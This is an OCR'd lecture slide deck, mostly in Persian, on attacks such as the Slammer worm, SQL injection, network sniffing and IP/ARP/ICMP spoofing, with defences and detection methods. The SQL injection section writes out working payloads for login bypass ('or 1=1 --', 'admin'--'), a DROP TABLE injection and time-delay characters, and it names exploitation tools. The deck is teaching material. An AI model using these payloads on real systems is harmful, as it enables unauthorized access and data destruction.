- در عرض ۳۰ دقيقه ، ۷۵۰۰۰ هاست آلوده شد
- 90% از اين هاست ها در عرض ۱۰ دقيقه اول انتشار آلوده شدند
- آسيب پذيري در MS SQL Server بود!


کرم Slammer نمونه اي از بهره برداري از سرريز بافر

- کد به صورت تصادفي يک آدرس IP توليد ميکرد و يک کپي از خود را به آن ارسال ميکرد
- از UDP استفاده ميکرد
- اندازه packet هاي اين کرم فقط ۳۷۵ بايت بود
- انتشار اين کرم هر ۸,۵ ثانيه دوبرابر مي شد

Slammer کرم


Map Source : www.visualroute.com
Sat Jan 25 05:29:00 2003 (UTC)
Number of hosts infected with Sapphire: 0
http://www.caida.org
Copyright (C) 2003 UC Regents

Slammer کرم


Map Source : www.visualroute.com
Sat Jan 25 06:00:00 2003 (UTC)
Number of hosts infected with Sapphire: 74855
http://www.caida.org
Copyright (C) 2003 UC Regents

کرم Slammer

- کرم Slammer مهرباني بود! چرا که اين کرم ميتوانست با يک حمله DoS گسترده تمام network را از کار بياندازد ، ولي اين کار را نکرد.

- مشکلي که در توليد کننده اعداد تصادفي وجود داشت باعث شد که کرم Slammer همه کامپيوترها را تحت تاثير قرار ندهد (دو بيت آخر اولين آدرس هرگز تغيير نميکرد)

روش هاي كشف و جلوگيري از Overflow

- بازرسي تمام كدها كار سخت و وقت گيري است و بسياري از نقاط آسيب پذيري پيدا نميشوند! (Windowsحدود ۵ ميليون خط كد دارد)
- تعداد زيادي ابزار آناليز كد وجود دارد كه از الگوريتم هاي اثبات شده براي كشف استفاده ميكنند ، تعداد زيادي از نقاط آسيب پذير را پيدا ميكنند ، ولي نه همه آنها را!
- پشته را به صورت غير اجرايي در بياوريم (البته جلوي همه حمله ها را نمي گيرد)
- در كد كمپايل شده تمهيداتي براي كشف و جلوگيري از سرريز اضافه كنيم.

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

SQL چیست ؟

- SQL stands for **Structured Query Language**
- Allows us to access a database
- ANSI and ISO standard computer language
- SQL can:
  - execute queries against a database
  - retrieve data from a database
  - insert new records in a database
  - delete records from a database
  - update records in a database

SQL استاندارد است ولي ...

- There are many different versions of the SQL language
- They support the same major keywords in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own proprietary extensions in addition to the SQL standard!

SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- With SQL, we can query a database and have a result set returned
- Using the previous table, a query like this:


```
SELECT LastName
    FROM users
    WHERE UserID = 1;
```


- Gives a result set like this:

```
LastName
-------------
Smith
```

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application





How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development,
  it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo “templates” are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough

How does SQL Injection work?

- Common vulnerable login query

```
SELECT * FROM users
WHERE login = 'ali'
AND password = '123'
```

(If it returns something then login!)

- ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users WHERE login = '" +
    formusr + "' AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = **' or 1=1 – –**

formpwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = **' ' or 1=1**

– – AND password = 'anything'

If it were numeric?

SELECT * FROM clients

WHERE user= 12345678

AND pas= 1111

PHP/MySQL login syntax

$sql = "SELECT * FROM clients WHERE " .

“user= $formusr AND " .

“pas= $formpas";

Injecting Numeric Fields

$formusr = **1 or 1=1 ;--**

$formpas = 1111

Final query would look like this:

SELECT * FROM clients

WHERE user= **1 or 1=1;**

--AND pas = **1111**

Examples of what can SQL Injection do

- **Delete:**

Select productinfo from table where productname = **‘whatever’; DROP TABLE productinfo; -- ’**

- **Bypass Authentication**
  - Select * from users where username=’user ’ and password=’passwd ’;
  - select * from users where username=’admin’**--’** and password=’whocares’;

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*…*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- *@variable* local variable
- *@@variable* global variable
- waitfor delay '0:0:10' time delay

SQL Injection Tools

- SQL Map* is a tool that aids in the fingerprinting of a backend database
- SQL Ninja* http://sqlninja.sourceforge.net/
  - Aids in the exploitation of SQL injection vulnerabilities can provide root level command access to system
- Automagic SQL Injector*
  - Designed to work with generic installation of MS SQL
    - http://scoobygang.org/magicsql/
  - Videos on SQL injection can be found on the internet one great source
    - http://securitytube.net/

*Source: EC Council Certified Ethical Hacker Volume 3 Chapter 19

SQL Injection Defense

- It is quite simple: **input validation**
  - Enforce "**strong design**" in new applications
  - You should audit your existing websites and source code

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP

موارد کاربرد شنود در شبکه های کامپیوتری

- براي كشف مشكلات ارتباطي شبكه هاي كامپيوتري
- تبدیل ترافیک شبکه به متن قابل خواندن
- آناليز كارايي شبكه به منظور كشف گلوگاه ها
- كشف نفوذ هاي احتمالي به شبكه از سوي نفوذ گران
- واقعه نگاري از شبكه به منظور جلوگيري از اينكه نفوذگران به شبكه نفوذ كرده وردپاهاي خود را از بين ببرند .

چگونه امکان شنود ترافیک شبکه وجود دارد؟

- پرتكل اترنت بر مبناي مديريت اشتراک در شبكه هاي كامپيوتري طراحي شده است.
  - اترنت فيلتري را طراحي كرده است كه هر ماشين فقط ترافيک مربوط به آدرس فيزيكي خود را از روي شبكه بردارد.
- يک برنامه شنود اين فيلتر را برداشته و سخت افزار اترنت را در حالت بي قيد (Promiscuous) قرار مي دهد. كه در اين حالت كليه بسته هاي عبوري از شبكه را دريافت مي كند.

شنود در شبکه های محلی مبتنی بر هاب

- از آنجايي که بسته ها در هاب به صورت پخشي براي همه ارسال مي شوند بنابراين نفوذ گر قادر خواهد بود با نصب یک نرم افزار شنود روي يکي از گره ها (مثلا اسب تراواي آلوده به sniffer) کليه ترافيک شبکه را شنود کند.


شنود در شبکه های مبتنی بر سوئیچ

- Switch jamming (اختلال در سوئیچ):

✓ در این روش سوئیچ از حالت bridgeخارج شده و به حالت تکرار کننده در مي آيد. اين كار با سريز كردن جدول سوئيچ با آدرس هاي فيزيكي جعلي صورت مي گيرد .

شنود در شبکه های مبتنی بر سوئیچ


- **ARP (Address Resolution Protocol)**



- **ARP redirect (ARP cache poisoning)**
  1. Broadcast an ARP request containing the victim’s IP address and this host’s MAC address as the source (The victim can be a router)
  2. Others will believe that this host has the victim’s IP address, and send packets for the victim to this host.
  3. This host should forward the packets to the victim.

شنود در شبکه های مبتنی بر سوئیچ

- **ICMP (Internet Control Message Protocol)**



- **ICMP redirect**

✓در این روش به ماشین فرمان داده مي شود که بسته هاي ارسالي خود را در جهت ديگري ارسال کند.

✓یک هکر مي تواند با فرستادن یک redirect و ادعا کردن اینکه بسته هاي ارسالي به مقصد از طریق ماشین مهاجم بهتر است اطلاعات را به دست مي آورد.

شنود در شبکه های مبتنی بر سوئیچ

- **ICMP router advertisement**
  - ✓ دراين اعلان مسيرياب به ساير ماشين ها اعلام مي كند كه مسيرياب چه كسي است ؟
  - ✓ نفوذ گر مي تواند با جعل اين اعلان ادعا كند كه مسيرياب است بنابراين ماشين هاي قرباني ترافيک خود را به سمت نفوذ گرارسال مي كنند.

شنود در شبکه های مبتنی بر سوئیچ

- **Reconfigure port on switch**

✓هر یک از پورت هاي سوئیچ قابلیت برنامه ریزي در حالت "mirror" "switch port" را دارند که در این حالت قادر به دریافت کل یا بخشي از ترافیک شبکه خواهند بود در واقع این حالت براي کشف خطاهاي شبکه توسط مدیران تعبیه شده است که نفوذگر مي تواند با telnet به سوئیچ آنرا در این حالت پیکر بندي کند

چگونه می توان جلوی شنود داده را گرفت؟

- برخي از روش هاي شنود غير قابل جلوگيري هستند
- بهترين دفاع در اين مورد رمز گذاري داده هاست. بنابراين زماني كه داده ها شنود مي شوند قابل خواندن نيستند.

Detection of Sniffing

- Ping method
  - Ping the suspected host with its IP address, but with a different MAC address. If you receive a reply, that means the suspected host is sniffing.
- ARP method
  - Send an ARP request with the IP address of the suspected host, but to a non-broadcast MAC address.
- The Decoy method
  - Transmits faked plain-text username/password over the network, and alerts when the attacker attempts to logon with such faked username /password.

NTop

- An open-source, portable tool to monitor the network.
- Features:
  - Capable of handling multiple network interface simultaneously, using the libpcap library.
  - An embedded http server that allows users to view the report through a web browser.

دیگر ابزار های شنود

Windows

- Ethereal
- winDump
- Network Associates Sniffer (for Windows)
- BlackICE Pro
- CiAll
- EtherPeek
- Intellimax LanExplorer
- Triticom LANdecoder32
- SpyNet/PeepNet

ابزارهای شناسایی نرم افزارهای شنود

- Anti sniff
- CPM (check promiscuous mode for unix machine)
- Neped (work on local network)
- sentinel

فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP


حمله جعل

- به حملاتي اطلاق مي شود كه فرد يا مركزي خود را به جاي افراد يا مراكز قابل اطمينان معرفي نموده و از اين طريق سعي در ايجاد ارتباط با اهداف مورد نظر در جهت رسيدن به اطلاعات و يا منابع دلخواه دارد.

انواع حملات جعل

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Email Spoofing
- Web Spoofing

IP Spoofing


sender
ip spoofed packet
src: partner
dst: victim
partner
Oh, my partner sent me a packet. I'll process this.
victim

مراحل کار در IP Spoofing

- بدست آوردن IP هدف و IP کامپیوتر مورد اعتماد آن
- Sniff اطلاعات مبادله شده بین این دو
- قطع ارتباط آن ها از طریق FIN Attack
  - حدس Sequence Number
- تغییر در سرایند بسته IP

Why IP Spoofing is easy?

- Problem with the Routers.
  - Routers look at Destination addresses only.
- Authentication and Authorization based on Source addresses only.
- To change source address field in IP header field is easy.

Spoofing Attacks:

There are a few variations on the types of attacks that using IP spoofing.


Spoofing is classified into :-

1.non-blind spoofing


This attack takes place when the attacker is on the same subnet as the target that could see sequence and acknowledgement of packets.

Spoofing Attacks:

impersonation



IP Spoofing


Three-way handshake
SYN(A)
ACK(A+1) SYN(B)
ACK(B+1)
Intruder
A
B
trusted host


Spoofing Attacks:

2. Blind spoofing

This attack may take place from outside where sequence and acknowledgement numbers are unreachable. Attackers usually send several packets to the target machine in order to sample sequence numbers, which is doable in older days .

